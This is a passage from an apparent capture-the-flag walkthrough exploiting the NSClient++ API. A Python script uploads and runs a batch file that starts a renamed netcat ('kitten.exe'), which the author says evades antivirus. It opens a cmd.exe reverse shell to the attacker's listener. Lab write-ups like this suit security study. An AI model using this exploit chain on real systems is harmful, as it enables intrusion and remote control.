          shell = 'c:\ProgramData\kitten.exe 10.10.14.20 1234 -e cmd.exe' #Running our altered version of nc.exe (kitten.exe) to bypass antivirus filtering
          host = "https://localhost:8443" #Running through our ssh tunnel
          password = "ew2x6SsGTxjRwXOT"  #Admin Password for NSClient

          response = requests.put(host+'/api/v1/scripts/ext/scripts/exploit1.bat', data=shell, verify=False, auth=('admin', password))print(response)
          response = requests.get(host+'/api/v1/queries/exploit1/commands/execute?time=1m', verify=False, auth=('admin', password))print(response)
Prior to executing the python script lets fire up a netcat listener on our local machine.
nc -nvlp 1234
Now, lets fire off the exploit.

Now, when we check the Queries tab, we see that that we were able to get a successful upload of exploit1.bat to the NSClient++ server.

Now, if we select the Exploit1.bat in the browser and then check back on our listener we will see that we got a call back.

Boom!! PWNED!!!!